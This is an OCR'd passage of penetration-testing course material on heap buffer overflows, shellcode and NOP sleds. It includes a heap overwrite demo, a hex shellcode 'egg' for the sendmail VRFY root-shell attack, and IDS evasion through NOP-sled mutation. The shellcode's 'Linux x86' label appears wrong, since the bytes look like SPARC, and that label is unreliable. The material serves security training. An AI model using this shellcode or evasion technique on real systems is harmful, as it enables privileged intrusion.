


Figure A.282: Stack-based Buffer Overflow

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Heap-based Buffer Overflow

The heap is an area of memory utilized by an application and allocated dynamically at runtime. It is common for buffer overflows to occur in the heap memory space, and exploitation of these bugs is different from that of stack-based buffer overflows. Heap overflows have been the prominent discovered software security bugs. Unlike stack overflows, heap overflows can be inconsistent and have varying exploitation techniques.

An application dynamically allocates heap memory as needed. This allocation occurs through the function call malloc (). The malloc () function is called with an argument specifying the number of bytes to be allocated and returns a pointer to the allocated memory.

If an application copies the data without checking whether it fits into the target destination, attackers can supply the application with a large data, overwriting the heap management information.

Attackers overflow buffers on the lower part of heap, overwriting other dynamic variables, which can have unexpected and unwanted effects.

Check what happens to the program when input grows past the allocated space. This happens because there is no control over its size. Run the program several times with different input strings.

```
[root@localhost]# ./heap1 hackshacksuselessdata
input at 0x8049728: hackshacksuselessdata
output at 0x8049740: normal output
normal output
[root@localhost]# ./heap1
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
hacks1hacks2hacks3hacks4hacks5hacks6hacks7hackshackshackshackshac
kshackshacks

input at 0x8049728:

hacks1hacks2hacks3hacks4hacks5hacks6hacks7hackshackshackshackshac
kshackshacks

output at 0x8049740: hackshackshackshacks5hacks6hacks7

hackshacks5hackshacks6hackshacks7

[root@localhost]#./heap1"hackshacks1hackshacks2hackshacks3hacksha
cks4what have I done?"

Input at 0x8049728: hackshacks1hackshacks2hackshacks3hackshacks4
what have I done?

output at 0x8049740: what have I done?

what have I done?

[root@localhost]#
```

Thus, overwriting variables on the heap is easy and does not always cause crashes.





Figure A.283: Heap-based Buffer Overflow

Note: In most environments, this may allow the attacker to control the program’s execution.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Shellcode

Shellcode refers to code that can be used as payloads in the exploitation of a software vulnerability. Buffers are soft targets for attackers as they overflow easily due to poor coding techniques. Buffer overflow shellcodes, written in machine language, exploit vulnerabilities in stack and heap memory management.


For example, the VRFY command helps the attacker to identify potential users on the target system by verifying their email addresses. In addition, sendmail uses a set user ID of root and runs with root privileges. If the attacker connects to the sendmail daemon and sends a block of data consisting of 1,000 a's to the VRFY command, the VRFY buffer is overrun as it was only designed to hold 128 bytes.

However, instead of sending 1000 a's, the attacker can send a specific code that can overflow the buffer and execute the command /bin/sh. In this case, when the attack is carried out, a special assembly code "egg" is transferred to the VRFY command, which is a part of the actual string used to overflow the buffer. When the VRFY buffer is overrun, instead of the offending function returning to its original memory address, the attacker executes the malevolent machine code that was sent as a part of the buffer overflow data, which executes /bin/sh with root privileges.

The following illustrates what an egg, specific to Linux X86, looks like:

```
"\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
"\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
"\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\xaa\x10\x3f\xff"
"\x91\xd5\x60\x01\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd5\x60\x01"
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




No Operations (NOPs)

Most CPUs have a No Operation (NOP) instruction – it does nothing but advance the instruction pointer. Attacker pads the beginning of the intended buffer overflow with a long run of NOP instructions (a NOP slide or sled) so the CPU will do nothing until it gets to the "main event" (which preceded the "return pointer"). Most intrusion detection systems (IDSs) look for signatures of NOP sleds. ADMmutate (by https://github.com/K2/ADMMutate) accepts a buffer overflow exploit as input and randomly creates a functionally equivalent version. Note: It is the NOP sled that ADMutate mutates (not the shellcode).

Attacker changes identified IP to start anywhere within NOP area to create multiple zero-day infections (polymorphism). By including NOPs in advance of the executable code, the attacker can avert a segmentation violation if an overwritten return pointer lands execution in the NOPs. The program can continue to execute down the stack until it gets to the attacker's exploit.

